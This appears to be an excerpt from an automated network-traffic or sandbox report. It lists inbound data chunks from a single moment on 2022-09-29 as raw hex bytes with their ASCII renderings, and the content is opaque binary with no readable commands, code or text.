2022-09-29 02:49:08 UTC	256	IN	Data Raw: 0e 48 d9 41 60 37 d1 c4 48 13 87 8f d1 c6 a9 ac 0a 45 65 31 de ac ee dc 72 6f 9d 52 56 fd e7 c3 f3 c1 16 83 78 2b 55 29 df 2e 5f 90 15 f5 fa 10 26 5b 3c f8 66 14 c3 1b ca 1c e0 75 0a e2 be 19 82 39 fa 4c 26 d0 e3 ce f7 96 a8 22 49 31 9a 2f e9 4b eb 68 66 61 c8 84 01 35 04 1e 5e 54 e0 c7 e7 f4 a9 ad d9 67 72 fd 47 c5 c4 7f c8 e0 33 ee ef 42 52 c5 ce c6 47 5f 32 20 ee 86 73 84 0e fb ed 46 3c 71 e2 91 f5 a9 6a 48 02 57 4b f0 52 27 3e f9 a9 e2 cf 38 3f ae 3d c4 c7 d8 5b 19 d6 c1 a4 f1 3d 8d d2 b5 8c 33 08 c4 c6 1f f4 3b 3c a0 2e 26 57 8c 6f ef 31 86 1b 4c ea 5f 9a 5d af 9e e8 da 23 78 4b 3f 52 88 27 39 00 91 ee c3 91 c3 7a 93 9d 92 92 fd 74 09 a8 38 a5 ab 1f 37 09 e9 d9 aa bf 08 5e 04 5e 9c 9e a6 85 d4 76 a5 92 e7 29 c7 f8 50 38 7d 7c be 88 90 61 c9 c9 0d 64 Data Ascii: HA`7HEe1roRVx+U)_.<[<fu9L&'!1/Khfa5^TgrG3BRG_2 sF<qjHWKR>8?=[3;<.&Wo1L]_#xK?R'9zt87^~v)P8][ad

Timestamp	kBytes transferred	Direction	Data
2022-09-29 02:49:08 UTC	272	IN	Data Raw: 54 58 95 68 5f 6e e4 02 15 65 4c 62 b0 0e 64 1d 2a ac 65 5a 0d 55 36 60 eb 73 c3 bf 58 7d af 01 2e 05 d8 45 91 50 95 4d 66 61 bf 47 47 df bf 5c 96 fb e1 04 e4 dc 47 34 e4 c3 a2 3c ff dd c0 fd 45 9f 0b 52 f6 f9 3a 1d dc 51 61 2d b0 ac 2e c3 a1 55 d1 7c e3 f2 50 a7 49 c0 f0 a0 8f 7a bd ca eb f1 60 43 11 f0 5b 39 53 d4 53 1c 35 6b 4f 71 7b aa a8 57 46 a7 41 33 db 92 e4 a3 98 a9 5e 8b 4e 9c fd 5a 50 da 7d 0a ab 7e d1 bb 8a 77 6d c0 22 ba 2c 6a b6 83 d1 c9 45 5b 02 1a 46 37 24 c9 ae 02 11 e0 73 8a fd 9e a9 7a 08 2b 00 22 ad 87 9f ec cf c0 22 e0 68 9e 1a 21 4d 2b 11 24 8c a2 da cb 49 bc 4b 40 6e 2f 3d df 44 77 b9 26 9a 8b 84 73 7b e8 3d a9 57 dc 0d e8 c8 bd e1 2b f0 ca 44 77 db fb 14 48 c6 8c 37 e0 97 46 9f 0d df 4c 7a 2b 41 63 b6 9b 62 3d 21 37 84 70 c2 0d Data Ascii: TXh_neLbd*eZ6`sX).EPMfaGG\G4<ER:Qa-.UjPlz`C[9SS5kOq[WFA3*NZP]-wm",jE[F7\$sz+""hID+\$lK@n/=Dw&s[=W+DwH7FLz+Acb=I7p
2022-09-29 02:49:08 UTC	288	IN	Data Raw: bb fa d7 da 6a 61 da f5 90 82 5d 8d 56 dc bc b5 b3 ae 25 cb d8 c2 cd 1c 86 5c bb 71 4e 03 03 f3 26 35 5e 68 4a 48 b5 4e 25 33 18 85 c6 62 83 c0 cc e2 b0 ab c1 aa b6 18 36 7b 12 47 02 85 0d c7 ee cb fd 3b 25 ac 44 68 70 08 ee e6 72 89 17 bd e4 73 d4 00 51 74 20 63 ec b9 22 6f 96 e6 3d 49 16 a2 30 e5 1e e2 6d 63 15 85 62 fa 62 40 cd 6d 22 f0 2a df 2e b8 e4 ea 2d 13 da f5 78 76 13 5c 8b 2b 66 af 2c de ef 7f 72 98 38 3f e9 d1 b7 47 68 e1 3d 74 cf b1 f7 01 0f 02 78 c6 6f ad 24 ea fc d2 50 3a 69 36 a8 4c aa 09 f2 86 23 d4 f4 51 ac c0 db 89 70 46 4d c9 3d 02 e1 a9 a6 a5 c0 58 2d b8 5a 0e 3f 70 90 73 7d ad 8c a0 48 fa c8 86 70 bb 69 eb 2a 2e 39 18 cf e8 a6 e4 0c 2a 28 a1 82 3a b5 3d bc e7 da 44 09 b4 82 0f 80 1e 8d 76 9d 21 85 45 53 4e a5 65 67 7d ab ff c0 6b a9 Data Ascii: ja[V%qN&5*hJHN%3b6(G;%DhprsqT c"o=I0mcbb@m"". -xv\+f,r8?Gh=txo\$P:l6L#QpFM=X-Z?ps)Hpi".9\$(=Dv!ESNeg)k
2022-09-29 02:49:08 UTC	304	IN	Data Raw: 0c 7b 4e 8e c0 a5 38 3c fe 4c 70 f5 dd 2c 4f 82 ed 9f db a1 14 46 2c d2 2a 18 da 67 e0 51 72 64 df 73 59 ca da 4c a1 fb 64 30 59 46 79 53 ee 89 72 5e 40 24 28 de 1e 71 51 f7 ee 64 b6 de 52 6d 5f 18 40 2e 03 fe 6a fb a8 c5 0a f3 d3 d2 6b 20 a4 34 1c 63 ad 44 8a 10 be 7e 76 70 01 85 68 19 9c d2 44 7d 22 41 c8 a7 2c 4e 53 66 5b f9 c3 9c d8 f5 4d b1 2c 4a a6 fa 20 28 70 ea 90 2f 35 45 0b 16 ab e7 ca ba bf 2e 7a b0 62 40 8a 61 9c f2 c4 1d 64 94 bc fa 28 b7 a5 e4 23 78 b5 7b fc ec 1e 1a a9 63 fe d8 f8 7e 39 61 fa 8a 47 5c ab 01 08 db af 33 e3 8f 6d 58 d1 39 1f 65 69 2d 8e 4e 80 74 93 ef 9d a7 9e 68 58 da b2 c1 dc 9c 50 db 3e 90 14 59 1b ae bd 09 87 7d b7 ba 29 49 ba 86 b5 2d 5e 17 10 9b ca 8e d0 6b 74 6b 1d e0 6c cf 5f 8c 19 16 40 57 52 ee 16 7f 99 7c 51 27 e1 Data Ascii: {N8<Lp,OF,"gQrdsYLd0YfYsR~@\$(qQdRm_@.jk 4cD~vphDj)"A,NSf[M,J (p/5E.zb@ad(#x[c~9aG3mX9ei-NthXP>Y})l~^ktkl_@WR Q'
2022-09-29 02:49:08 UTC	320	IN	Data Raw: 35 0b ae 7a 36 94 02 21 f3 42 a2 5f 5d 73 4a 6a 42 eb 4f 36 da b9 7c 42 59 60 3e ca e4 76 50 f7 a9 5b 80 cd af 2f ba e1 f9 7d 2a f3 e2 10 df 26 72 e5 67 5a 4a c1 f4 19 36 6e 51 d0 b0 c3 bd 3a 80 a4 6f 7c c0 f3 86 bf 5f 80 44 6c 5d ca ac 49 96 e9 01 10 76 d4 7b 0a e4 97 bd bd 4d e0 13 f1 78 b8 7d b3 8e ea ea 0a e7 d8 96 f0 27 6d a2 ff 09 c4 79 9b 1d 99 8e bd ae 16 94 fa 18 04 b9 fb 1f 28 62 61 39 7f 06 20 6c af bf c7 c2 f1 5b d7 46 35 5b 6e 4b 60 91 79 4a d8 f3 24 fc f0 e5 2c cb 68 28 96 68 37 94 37 80 c1 5b d9 45 4d 2b 8e 35 fc e6 56 0f bc 68 10 54 ab 8c f3 57 3e 50 48 f4 8a e3 5d 0d 01 71 35 65 f9 7d 6b 73 4f 3d df 55 d1 26 f4 a5 f0 f7 54 ac d4 cb f4 e8 1d 9a cb 3b b7 72 64 00 a0 77 78 aa 38 84 04 c4 d0 f3 f5 10 61 05 60 be 55 ce f0 74 1e 83 5a 83 15 22 Data Ascii: 5z6!B_!sJjBO6!BY">vP[/]*&rgZJ6nQ:o_lD]]lv{Mx}'my(ba9 [fF5[nk'yJ\$h(h77[M+5vHTW>PH]q5e)ks O=U&T;rdwx8La' Uiz"
2022-09-29 02:49:08 UTC	336	IN	Data Raw: 78 aa 6b f5 54 7b 7f b8 ac 3c 46 db f6 94 64 ac e4 30 e5 ef bf 45 d5 db 35 5b ce d4 5d bb 05 68 36 ac 7a 36 a9 91 2a ab 95 29 9c 8d 96 7b cf 0e 35 3e 48 b6 46 36 1e 08 07 3f 56 f4 7f 81 88 fe be c4 44 94 fd 8a 8b 83 23 76 fb 75 8f 9c 36 a7 7d fe e8 6e 54 5f 1e ab 03 9f 5a a4 63 35 d3 66 05 8d 18 1e 30 cc 83 aa 30 1c 0f 41 13 74 04 46 7a cc 73 11 5e 5d 76 42 c9 3f 44 be 2d 07 20 8e 2c 6f c9 e4 bd e9 2f 74 bf f2 8e 67 48 ad f4 a3 5f 08 34 bf 2a 8e 32 c0 01 4b e7 7d cb 91 3a 1e 5f 81 10 e7 36 4e e4 98 7b 0a f0 5d 1a da de 6d e4 02 40 58 05 d4 16 f6 bc 01 fe e8 63 88 a3 63 ec 38 d5 ee 43 53 78 02 c8 c6 5b 86 1e fa 4b 50 c2 3b b1 24 95 5c 78 0a 75 72 6b bf 8b 3f 08 ad 9b b5 a3 82 a1 a7 17 50 4b 8f 16 32 1d 80 20 a3 c4 95 af 46 42 e1 f3 16 45 12 95 ff 2d 5c 83 Data Ascii: xkT{<Fd0E5[jh6z6")5>HF6?VD#vu6)nT_!Zc5f00AtFzs^!vB?D-. /o!tg_H~4*2K":_6N[!m@Xcc8CSx[KP;\$\xurk? PK2 FBE\
2022-09-29 02:49:08 UTC	352	IN	Data Raw: e6 2e dd ef 64 a2 d1 e8 32 69 13 40 da 0c e6 11 35 b7 fc 79 88 a4 8a 76 a4 b1 23 5b 5e 5e f3 37 3f 14 6f 8a 5d c0 99 37 77 b9 12 2d 0d cb 83 4d 71 17 74 03 ab 92 b0 7f bc ab 5a df 31 da 85 70 cb 1f b6 e0 a3 c4 5a 62 40 4a ac 4c 3c 35 90 de 66 2b 43 95 a5 bf 1d ea 2c 59 76 a2 38 e6 7f 21 60 bb 8a a5 0e 2e 85 9c 65 bb bf 24 65 a8 b0 46 c0 24 70 70 f4 4e 89 08 d7 d3 ed 30 07 e6 7b 13 bb 50 41 9e 62 f3 ea ec 0a a5 30 4f 19 17 bd ba 59 44 54 90 22 25 13 56 eb fa 32 fd 8f 45 bb f9 ba d7 e4 72 0d 1b 0a 18 62 ff ce 47 ed da 98 7b b3 15 3d e2 b9 b9 14 a0 73 b7 00 9a bf c8 ba ea d4 c4 dc cb 6d eb 23 ba a4 f9 6b d6 d4 95 0c ca f8 46 91 8a 93 22 48 a6 3c fb 2a 8c 67 0d 9e 48 a3 8d 96 96 60 c9 f5 00 46 8a a9 e8 cd 68 ed 6d 21 aa e2 60 52 b8 23 46 cc 08 7d c7 03 96 9d Data Ascii: .d2i@5yv#(^?7o]7w-MqtZ1pZb@JL<5f+C,Yv8!'.e\$eF\$pN0{PAb0OYDT"%V2ErbG[=sm#kF"H<*gH'Fhm! R #F}
2022-09-29 02:49:08 UTC	368	IN	Data Raw: 4f 61 83 91 52 95 5a 60 87 d3 74 72 aa bd e9 f5 e8 93 eb 1f a0 63 88 37 6e de fa 81 51 25 e8 90 0e 82 6a 9a 3b 0d a1 37 e7 ac c4 91 62 ab e0 44 4b 88 72 f3 f2 46 9a 47 e2 99 07 1e 5f fd 1e 7a 91 bc 67 95 ec 78 8a 59 22 10 10 04 67 cb dc 1d 94 7f 69 88 7b 05 a1 c7 94 aa 37 6e b4 d1 5d 73 a7 92 75 5e 65 97 2f d9 54 76 2e df 88 8b d3 61 06 72 54 91 b5 16 b3 e6 7e f3 a0 90 5c c2 ab 85 15 9c 4b 10 f3 6f 19 1c 6f 0b 9e ff 0d 6c d9 32 3d 50 4f 73 5c c9 74 da 0b 22 33 37 78 87 da 78 c7 96 78 b0 c4 09 6a 47 1b 59 b9 9d fb d3 91 96 df 35 12 5a 9b 82 2e 0a 1f cb e2 21 cc 9c e2 08 f0 98 65 8e 52 ed cc 4a ae fd 8d 3e 97 03 52 80 1b b2 75 37 18 96 b0 52 88 18 58 ea 4a 5a 61 1c 8b bb bb 50 84 2c ea 14 4b 2b d4 5a 30 23 ea 0d 33 87 92 5a 81 2f d6 39 29 c7 c9 97 f6 90 a9 Data Ascii: OaRZ`trc7nQ%q;7bDKrFG_zgxY""gi[7n]su^e/Tv.arT~\Kool2=POS!t"37xxxjGY5Z.leRJ>Ru7RXZaP,K+Z0#3Z/9)
2022-09-29 02:49:08 UTC	384	IN	Data Raw: f9 a6 d4 dc 82 c5 d1 06 89 0f 80 12 f2 29 da ed a2 aa 8e 0b 98 48 34 ec db 89 49 c0 e2 03 2d 3e ca 91 b1 69 41 ce ca 89 56 9f ec 91 d9 93 cb 27 c7 fe b4 53 6c 1a 24 3a c4 9c bd 3d ba 9f a8 4c 1a d7 d9 79 57 42 8b 35 ed 11 48 3e 97 f0 b6 a2 7a bf 42 8a 56 d2 dc 94 f4 4f f5 3d 58 10 ef b0 82 ca f9 f3 2a 9c 72 de 82 3f 87 eb a7 49 d7 90 5a f9 15 d3 17 7a cf a1 79 48 f2 44 55 7a 8d 52 2d e0 1a ff 45 4a 9a 97 6e b8 d1 09 b8 e2 84 a3 fc 33 2b b6 2a ec fc b6 05 dc 57 1f 20 7f 23 30 de c8 9e 48 9e 9b b5 1e 34 16 64 af 5e d5 33 4d 4e 8f f7 99 cc ad 49 2f 89 20 d0 ae 85 1f ff 3e c2 a0 8e 04 2a f4 01 eb 13 42 33 ea 96 a4 a6 51 bd e3 d6 e5 7d 64 8a 76 01 d0 39 2b e9 9f 79 98 67 72 c3 67 cb fc 0b fd dd f3 84 b2 48 ae 90 e6 07 2c e5 cc 16 f7 b0 9c e3 46 e0 7b 3d 31 f5 33 Data Ascii:)H4l->iAV'SI\$:=LyWB5H>zBVO=X*r?IZzyHDUzR-EJn3+*W #0H4d^3MNI/ >*B3Q]dv9+ygrgH,F(=13
2022-09-29 02:49:08 UTC	400	IN	Data Raw: 18 f2 8f 8e df d5 93 aa 63 36 b1 8e 84 a8 98 8c 8c 40 88 86 10 a0 88 50 50 bd 9d ae af bd e1 86 66 54 1d a2 9a af a1 b3 73 9d db a8 da c9 b3 86 42 e2 8a 23 f2 53 12 93 0a 3b f8 d2 96 54 9f 41 91 b4 b3 dd ae 52 a3 ae 3e f2 93 c1 c0 91 14 34 5c a0 03 72 96 d6 c3 0a ce 4e 5e 5f 72 51 8a 98 19 32 1a 9f 1f 94 37 a4 ba f1 30 4a af 1e b6 3a 18 af 92 89 40 f3 db d2 93 33 92 a9 c9 9b 05 fe 36 1d fb 88 e5 8f a5 52 c0 03 19 10 30 b7 52 20 2a 59 9e 04 98 7a c1 28 81 c1 fb 62 b3 c9 ac 92 81 ec 9b 34 6b fe 86 92 ea c5 ad cd f4 f6 92 13 a9 53 8d 17 a7 5b d7 75 35 70 94 72 cf 2b 42 a5 ae a4 11 52 32 b9 63 85 b1 d1 dc 56 e9 4c 11 d9 35 eb d5 93 a4 42 19 12 d1 04 06 b8 84 41 ee 72 85 71 69 e9 6a ef d2 02 15 cd da a6 fe 07 97 9e fe f7 ab e8 5f c1 59 ab 99 1d ba fe 1d 92 79 Data Ascii: c6@PPfTSB\$S;TAR>4!rN^_rQ270J:>@36R0R`Yz(b4kS[u5pr+BR2cVL5BARqij_Yy

Timestamp	kBytes transferred	Direction	Data
2022-09-29 02:49:08 UTC	416	IN	Data Raw: fa 23 d9 90 43 d8 96 24 d4 1c a3 94 aa 0c 78 8e 66 5a ad 95 37 be c6 65 d6 0f b1 32 9b ad 2f e0 49 ef c4 fb 8d c7 f9 09 42 90 a6 91 35 92 0b de 60 ab 57 a6 b6 fe be 40 d9 20 0d 95 e0 08 9c 95 80 f9 f0 84 ea 3d 14 9b b4 db 70 db 0a dd 26 db c5 0e b2 06 9d 55 b5 77 ad bb c8 b1 0a bf 81 8a be 17 9e 56 b7 b1 64 9d 65 19 62 60 ea ad d4 73 d1 8e 71 f5 17 65 bb 6f f6 08 9a 5b aa d8 09 68 b6 d6 0c 73 1a f7 76 1f 34 b0 d6 d8 00 07 a0 63 b4 ad a5 6d 20 f9 17 e8 b8 ef 71 ed 1d 6f 82 66 a8 e3 03 e8 37 86 01 2b 42 4c d2 ae b6 33 ae 5c 8e 73 96 29 a5 ac cf d2 c0 f3 5a fb 52 bc ee 06 ff 0b d9 62 1f ea a8 15 33 a1 34 89 51 b7 99 52 f6 11 5d c3 8b 55 8b 6c 80 dc 4c 43 28 62 be 83 dd 75 d8 ac 60 b0 74 9d c9 92 2c 83 7a 35 7b 95 c5 6f 2b 0c 5f e2 ae 58 b0 78 dd 08 7e 1d Data Ascii: #C\$xIz7e2/IB5`W@_ =p&UwVdeb`sqeo[hsv4cm qof7+BL3(s)ZRB34QR]UILC(bu`t,z5[+~_Xx~
2022-09-29 02:49:08 UTC	432	IN	Data Raw: cd 37 e9 fa 0e 0f 74 86 e6 b7 fc 59 ad fb f5 3e f8 85 c9 c4 c7 a2 21 36 2b f9 36 f8 86 17 81 18 99 a7 56 db 38 6e 5f df ba 72 18 1a c9 36 f8 54 10 1e 42 ba 9a 31 11 9d 65 a6 ac b2 84 35 e8 6d cb 76 83 2f f7 c9 92 4f a3 04 9b 18 cc 97 a2 41 01 4d 58 fe 0b 09 83 ef d8 fc d7 63 14 85 6e 7d df 68 5c 9d 3f 11 1b b4 be 55 72 ad 58 c9 b0 72 61 24 d0 be 78 c9 da 49 6c 9d 5f a5 73 ab 9f 65 8a 53 95 df 2a 7f e9 8e 73 e3 0b a0 ef 4f f2 b5 13 75 9f 7b 0c a6 86 d9 39 1b f2 ef 24 b9 1b 6e e9 8e 7a 17 00 b7 4f 63 f4 4d 1c ae 70 0f 73 2a f8 f3 ba de ee fb 6d ad c3 db 8d 77 5f 0d c8 76 03 b3 c0 69 00 79 30 0e 16 0c f6 a8 3c 5f 11 dd 84 b0 28 f2 b6 b1 42 0a 5a 63 57 04 83 0a 30 b9 63 87 47 2e 11 d5 e6 16 a0 fe 21 c7 00 a9 1c b7 e6 0f b5 03 5a 10 0e dc 54 97 35 aa 11 2b 9b Data Ascii: 7tY>l6+6V8n_r6TB1e5mv/OAMXcnjh?UrXra\$xlI_seS*sOu[9\$nzOcmPps*mw_v;iy0<_(BZcW0cG.IZT5+
2022-09-29 02:49:08 UTC	448	IN	Data Raw: 6c fd 02 02 2e b3 f8 d1 d9 5e c6 c2 e8 4d c4 3b 6e c2 b8 d0 20 82 eb 16 01 46 4c c2 fe 7b 41 e8 18 a6 da f1 76 fe 3e d7 fc f4 d7 15 5c a4 1d 74 9c 0f 8c b5 ee 22 a6 33 42 9f f1 8b ed 4f 9c 2e d7 a5 63 f2 2f 17 18 08 46 4a 14 33 b3 37 75 9b 77 57 38 8a 4a 91 a9 20 19 a6 b1 c5 c9 68 e7 04 95 7a e0 a6 1e 6b 0a a8 c1 8a f7 43 c6 6f 57 d8 46 4f 32 bc 57 b4 dd df 7b 24 8b 9a 01 08 89 24 65 0a c0 b6 fd bb d4 26 2a 5a 2e b7 ac 68 21 66 26 e2 5d 21 55 b8 b8 56 bf 6c 1b da 5e d2 dd ba 30 fe 19 fc 29 75 a2 76 2f 67 f6 38 6d 74 6b 54 e4 02 ed c4 46 11 a7 64 60 76 74 96 e8 46 2d 6c a9 a1 4f 1a e7 40 af 81 3f 25 06 27 b8 2f 65 d8 f6 08 4b 0d c3 e9 d1 60 88 fc e8 bb 36 5c 74 68 39 cd 9f e1 b1 19 ad 0d a9 a1 f8 6a 5e ad 40 53 b7 12 01 9b b7 71 36 30 8c 1d e9 a0 68 a6 fe Data Ascii: l.*M;n FL[Av>\t"3BO.c/FJ37uwW8J hzkCoWFO2Wj{\$e&`Z.h!fj]UUV^0)uv/g8mktFD`vtf-IO@?%/eK`6th9j^@Sq60h
2022-09-29 02:49:08 UTC	464	IN	Data Raw: 80 11 a4 2e 80 45 e0 93 2e 67 86 28 1b a7 fe 72 93 aa 7e 90 aa 7c d6 d0 a3 05 db 0b cb 4f 1c c8 7a 04 f0 b2 5c f2 cd 55 a1 e7 88 2a 71 53 30 98 68 f6 9e fd e7 86 c6 ff 84 07 a0 96 01 f5 e0 9d 54 18 3c 54 33 37 e0 5a 41 72 0b f1 8c 81 4d 40 ac 72 92 0f a9 7a 4e e7 d5 79 3a 93 d2 6e 1a e7 e0 5f aa d8 b2 bc d5 ee cb 2f 21 a9 c1 fe 76 db 76 9f 36 40 8e 1e 84 f3 63 d2 b2 2e 4c 60 95 48 8a c4 fd 4f 34 6a e8 d1 62 82 eb 75 d7 c9 55 c2 35 28 78 95 68 99 78 74 23 8f b3 b9 f3 c4 85 de b7 32 62 78 12 92 ba a8 67 d6 00 17 8e 74 62 46 cc fc 78 5f 45 1b 20 36 0b fe ce 57 ee e7 34 d1 20 35 56 55 43 bc 17 37 2d 4c 11 af f6 84 8c 18 2d dd 24 f9 e6 01 6d 27 0f b6 90 37 Data Ascii: .E.g(r~ OzU*qSOhT<T37ZArM@rzNy:n_/lvv6@ck.L`HO4jbuU5(xhxt#2bxbgtFx_Ep7f5pv3JI?G1uG_6W45VUC7-L-\$m7
2022-09-29 02:49:08 UTC	480	IN	Data Raw: 52 a8 86 51 9a 30 11 26 cf a6 fd 14 42 5d ef 92 1a 21 fc 4e fd 7d a3 f6 e4 16 6c 47 7d f4 59 4a fa 84 a8 90 49 4c af f6 b8 e5 f4 b7 52 30 4b 7d 07 81 0a ca 84 68 59 77 e9 1b 9b f9 aa 27 9f 5d 77 ca fb 89 da e7 92 23 ff 37 7a 9f 80 68 07 66 e8 de 71 70 e2 03 f3 72 93 93 96 91 81 f6 a3 58 ba f3 fd b6 cb 06 be 6b 12 5e 1d 94 25 49 d1 ef b7 4f 00 1b 02 af 55 cf 4f 29 48 e8 f4 2e b2 2c a2 70 9b 2d 0b 27 5b 56 2b 55 ff ee fe e7 72 93 06 b5 92 26 88 9e 5b ce b3 9d 70 af 8b 52 49 1a a3 bd 94 41 6c 3d e4 3a a3 06 c1 af 46 78 18 f1 04 70 14 9d 7a ee d7 3f 4b c5 dc bf c1 2c fa 5f 6e ce 09 0d 90 d5 2d b6 65 84 a8 40 78 cd 3d b7 ea 80 5c 2f ae 3d a9 b9 c6 93 e0 0d 0f 4c ba d9 d1 61 be cc df c6 f3 ad f1 5c 4f 5e ae 24 91 68 fc 9c e5 d1 66 bc 29 23 42 51 94 de 20 Data Ascii: RQ0&BjNjGjYJILR0KjhYw]w#7zhfqprXk^%IOUO)H..p-[V+UrR&[pRIAl=-Fxpz?K__e@x=-v=LaO^\$hf#BQ
2022-09-29 02:49:08 UTC	496	IN	Data Raw: 5e 66 cd 4c 9c f6 63 0c 97 0c a4 54 92 79 c5 94 11 06 e1 28 90 8b 99 c3 49 02 0f b2 30 40 e8 54 a1 10 6d d3 93 bb 20 ea 94 9f 52 e2 f9 f5 1f 4c 9f 04 75 83 81 25 8c ee 61 cc 8a f9 95 de bf 10 c2 7f 10 d5 3e cb 44 ed 81 6e 2e f4 2e 35 c8 bf 34 74 ce 3b e1 95 f0 1b d6 db 75 ef 6a dc cf e8 6e cb 8e 28 2d a2 42 c6 61 38 b5 c7 d6 b8 21 95 96 02 9c 2e a1 af c2 5e bd 0f 2d 68 2b 30 4f 42 6f 2f e4 af 94 bc 1d ee 5b 5d ac d1 1b a1 ed 69 d3 a4 db d6 37 70 ba 16 c0 4c 7c ba 7e e3 6b 29 c4 0b 0a ef df 34 22 40 34 99 07 83 4d 02 96 91 33 f1 6a 02 5b c7 51 13 cb 9c e0 97 45 1b 1c 49 24 a6 51 2a 6c 54 ad ca 0b 31 fa bc 28 c6 31 0d 8d 7e c8 7b 76 99 d0 46 1b 6e 92 3a d8 ad 35 66 62 d1 c1 5f 89 bd 21 ed 63 b4 09 da 2d 63 4f 68 52 ca 3c 0e bb e6 f6 68 6d 92 f2 ae 0d 56 b3 Data Ascii: ^fLcTy(l0@Tm RLu%a>Dn..54t;ujn(-Ba8!.^-h+00Bo/[ji7pL]vk)4"@4M3j[QEi\$Q*IT1(1~{vFn:5fb_!c-cOhR<hmV
2022-09-29 02:49:08 UTC	512	IN	Data Raw: e4 ee 27 67 9f be af bd 58 28 e1 7a 78 e7 8b 5a 87 a5 2d c7 35 a1 fd 92 ae 99 8d a8 8e a1 b6 3a b7 43 92 88 d7 80 5b b6 98 4d 86 5a 3c c4 19 8c ab 6c c7 52 63 8f 1c 50 74 ba 2b 86 5d d3 ad d7 dd 06 ff 6d 22 27 b3 2a 75 42 96 d9 dc 28 8d 25 ba 64 7f 3c ed 82 bc 02 55 d6 cb f8 a6 c9 55 fe 47 0c 7a b9 44 a0 1a d2 0a ad 5a cc 1e d1 ce 19 f9 6b ce de 70 d0 98 0f fd 66 5b 3a ff 32 54 30 5f 0a f4 5a 80 3b 38 6d f1 c2 d4 03 41 f5 0e 7f b9 35 07 ab 57 59 30 dc a9 88 62 a4 56 91 0c 1d e0 c0 ea 79 f3 9d 83 19 2b c3 5a 05 cd fb c5 04 cb 6a ab 5b 11 1e c7 a6 37 37 21 9b 97 86 ef b6 76 fe 5e 4b 54 63 e7 3d a1 7f ad 4d 96 63 97 93 d7 8b 49 c8 80 e2 ba 9d f9 66 14 e1 2c ed d1 0b 4e c9 59 b4 63 ee 8a f8 76 19 7e 81 f3 8b a7 19 c4 a1 a4 87 64 64 76 b5 25 7a 76 e0 fb Data Ascii: 'gX(zxZ-5A:C[MZ< RcPt+]'m""uB(%<d<UUGzDZkp[;:2T0_Z;8mA5WY0bVy+ZjWk7lv^KTc=Mclf,NYcv~ddv%zv
2022-09-29 02:49:08 UTC	528	IN	Data Raw: 9d 51 5e 13 1a 00 c1 90 5a e5 83 85 6b 19 02 db 73 6e c8 57 99 63 3a 30 30 81 37 34 c2 8c 4d aa 11 38 4d 4f 0e 02 d0 ed ea bf fe 2e ac a8 77 25 ab bc 11 d6 19 c5 86 4e 91 b0 1a 8a 71 51 b6 da 0e a5 90 a0 1b af e1 6e 86 f7 af 6a 7a 63 c2 47 06 a7 07 44 b2 b8 e3 48 28 f2 4d e1 eb 30 e5 0d a0 b9 58 48 4d ae b8 46 76 cd 62 4a 53 88 f8 87 05 1c 74 d3 33 58 7a 06 70 62 bb d2 ae d8 97 72 32 25 dc eb 52 c5 81 3a cd 45 57 3b 51 4d e7 4b 93 ea e8 59 9e 59 f1 46 9b 6d ec 54 1e 63 c6 3d e2 3d 46 55 ce 44 79 17 8d c1 d8 18 b0 2a 45 5d ce 31 dd b2 4e 57 2c 72 ee b3 32 82 58 4d 57 f6 a6 8 b 60 be 87 8f bc 90 49 56 02 11 4b 1b d9 26 08 b8 66 a1 cd 0b 33 6f 10 8f 78 0b fa d5 51 6e e1 9e d7 60 93 12 13 12 b 9 4d 4e b3 f6 ea a9 92 68 34 17 91 6c ab 0c 96 bd af a5 aa ae 7e Data Ascii: Q^ZksnWc:0074M8MO.w%NqQnjzcGDH(M0XHMfVbJSt3Xzpbr2%R:EW;QMKYYFmTc==FUDy*E]1,r2X MW'IVK&f3oxQniMNH4i~
2022-09-29 02:49:08 UTC	544	IN	Data Raw: e3 41 28 d2 dc bc 2f c5 c5 7e 0d db f0 1d f8 5d 8b 4a 2b 66 88 01 68 88 46 e6 64 5d 47 e4 e2 21 50 f8 29 b8 df 32 3e 51 fd 8f 7e 17 83 27 96 9d fe 9b 80 60 ba 98 35 56 32 f5 83 c2 0e 08 80 95 93 fe 8e 27 23 e2 e8 ed 17 5b 10 62 4a f8 bf a3 09 33 e8 cd b2 71 59 9c c1 83 ac a1 08 62 d9 8e 6f e6 98 6b 96 a7 ab f9 5e e3 3b 84 db 62 96 65 16 b0 38 b3 b7 15 17 09 78 e1 37 d6 f2 1e 1d e5 d0 b5 ec 8f b2 ea 6c 24 0e 36 5d 19 f4 95 9a 2e 2a e4 17 26 79 c6 28 fd bd f0 f8 93 af 9b 10 a6 d1 86 e8 86 c3 7a e3 94 7d dd 5c 52 cf b7 69 a0 ee 99 a9 8e aa ef c6 d7 91 93 29 28 c6 d8 60 de cb 5e 02 a5 ba 14 bf 01 cf 7d 51 ce 8e 69 e1 2b e3 f0 f2 ea 80 0c fc 9a 72 56 99 e1 48 01 7c 0f 27 a8 1f 57 d7 a7 51 db 69 ea c1 50 1b 68 b3 97 31 b4 3b a9 e4 00 ed 74 c5 84 f7 2d ad fd Data Ascii: A/(~/J+fhFdjG!P)2>Q~"5V2#[bJ3qYbok^;be8x7l\$6].*&y(z)\Ri()~Qi+rvHj"WQipH1;t-

Timestamp	kBytes transferred	Direction	Data
2022-09-29 02:49:08 UTC	560	IN	Data Raw: f1 31 4d 4e fd c5 20 f6 af 74 ca 07 ff 9c 72 37 c4 ab 0d d6 f1 27 08 7b 5a 7b 71 29 2a 5c bf f3 46 7d 95 73 83 f8 72 39 68 5e a8 8a ab 7d 6f 1f 73 31 9d 03 33 e2 25 41 0b 10 3f 61 f8 ac 86 de cc ff 3f 83 3d 55 f4 6d 93 1f a8 0b d3 a2 20 fb 09 9f fb e2 3b 64 4d 34 df 08 34 52 d0 c1 a5 1e 40 9a 15 b3 ec 7a 57 ba 58 ca 68 18 57 6b 5e 04 bd 5c 58 08 95 82 59 28 47 06 2b e1 a2 f4 cc cb c2 4d c9 ce e0 6e 38 0e f1 e0 be 59 21 4d 48 47 59 46 2e 7b 09 45 19 4e 3b ee 89 e6 7f 64 62 52 9d 9c 62 a8 26 c3 72 e8 0e 5e c5 59 3c f2 99 73 de d4 f8 1c 60 f5 46 66 24 d9 1f a0 b5 1b f0 5c 2b d0 71 33 90 15 89 cd 31 f2 32 db d8 04 6c da 23 3e 40 49 2d b0 a8 7f 5c be 47 56 db 15 83 2a 72 67 32 01 3c da 76 01 5d 07 a9 93 94 e1 26 6f 2a c3 2d 8f 5f 52 36 9f 81 6b db 6a 69 e4 Data Ascii: 1MN tr7'[Z(q)*F]sr9h^)jos13%A?~=Um ;dM44R@zWXhWk^XY(G+Mn8YIMHGYF.{EN;dbRb&r^Y<s'Ff\$) - q312l#>@!-l\GV*rg2<vJ&o*-_R6kj
